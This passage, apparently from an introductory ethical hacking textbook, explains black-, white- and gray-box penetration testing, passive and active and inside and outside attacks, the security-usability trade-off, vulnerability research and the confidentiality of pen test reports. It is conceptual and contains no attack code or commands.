**Black Box** Black-box testing involves performing a security evaluation and testing with no prior knowledge of the network infrastructure or system to be tested. Testing simulates an attack by a malicious hacker outside the organization’s security perimeter. Black-box testing can take the longest amount of time and most effort as no information is given to the testing team. Therefore, the information-gathering, reconnaissance, and scanning phases will take a great deal of time. The advantage of this type of testing is that it most closely simulates a real malicious attacker’s methods and results. The disadvantages are primarily the amount of time and consequently additional cost incurred by the testing team.

**White Box** White-box testing involves performing a security evaluation and testing with complete knowledge of the network infrastructure such as a network administrator would have. This testing is much faster than the other two methods as the ethical hacker can jump right to the attack phase, thus bypassing all the information-gathering, reconnaissance, and scanning phases. Many security audits consist of white-box testing to avoid the additional time and expense of black-box testing.


**Gray Box** Gray-box testing involves performing a security evaluation and testing internally. Testing examines the extent of access by insiders within the network. The purpose of this test is to simulate the most common form of attack, those that are initiated from within the network. The idea is to test or audit the level of access given to employees or contractors and see if those privileges can be escalated to a higher level.

In addition to the various types of technologies a hacker can use, there are different types of attacks. Attacks can be categorized as either passive or active. Passive and active attacks are used on both network security infrastructures and on hosts. Active attacks alter the system or network they’re attacking, whereas passive attacks attempt to gain information from the system. Active attacks affect the availability, integrity, and authenticity of data; passive attacks are breaches of confidentiality.

In addition to the active and passive categories, attacks are categorized as either inside attacks or outside attacks. Figure 1.2 shows the relationship between passive and active attacks, and inside and outside attacks. An attack originating from within the security perimeter of an organization is an inside attack and usually is caused by an “insider” who gains access to more resources than expected. An outside attack originates from a source outside the security perimeter, such as the Internet or a remote access connection.

**Figure 1.2**

Types of attacks




Most network security breaches originate from within an organization— usually from the company’s own employees or contractors.

## **Security, Functionality, and Ease of Use Triangle**

As a security professional, it’s difficult to strike a balance between adding security barriers to prevent an attack and allowing the system to remain functional for users. The security, functionality, and ease of use triangle is a representation of the balance between security and functionality and the system’s ease of use for users (see Figure 1.3). In general, as security increases, the system’s functionality and ease of use decrease for users.

**Figure 1.3** Security, functionality, and ease of use triangle



In an ideal world, security professionals would like to have the highest level of security on all systems; however, sometimes this isn’t possible. Too many security barriers make it difficult for users to use the system and impede the system’s functionality.

## **Vulnerability Research and Tools**

Vulnerability research is the process of discovering vulnerabilities and design weaknesses that could lead to an attack on a system. Several websites and tools exist to aid the ethical hacker in maintaining a current list of vulnerabilities and possible exploits against systems or networks. It’s essential that system administrators keep current on the latest viruses, Trojans, and other common exploits in order to adequately protect their systems and network. Also, by becoming familiar with the newest threats, an administrator can learn how to detect, prevent, and recover from an attack.

Vulnerability research is different from ethical hacking in that research is passively looking for possible security holes whereas ethical hacking is trying to see what information can be gathered. It is similar to an intruder casing a building and seeing a window at ground level and thinking “Well, maybe I can use that as an entry point.” An ethical hacker would go and try to open the window to see if it is unlocked and provide access to the building. Next they would look around the room they entered through the building for any valuable information. Each entry into a system and additional level of access gives a foothold to additional exploits or attacks.

## **Ethical Hacking Report**

The result of a network penetration test or security audit is an ethical hacking, or pen test report. Either name is acceptable, and they can be used interchangeably. This report details the results of the hacking activity, the types of tests performed, and the hacking methods used. The results are compared against the expectations initially agreed upon with the customer. Any vulnerabilities identified are detailed, and countermeasures are suggested. This document is usually delivered to the organization in hard-copy format, for security reasons. The details of the ethical hacking report must be kept confidential, because they highlight the organization’s security risks and vulnerabilities. If this document falls into the wrong hands, the results could be disastrous for the organization. It would essentially give someone the roadmap to all the security weaknesses of an organization

data:image/jpeg;base64,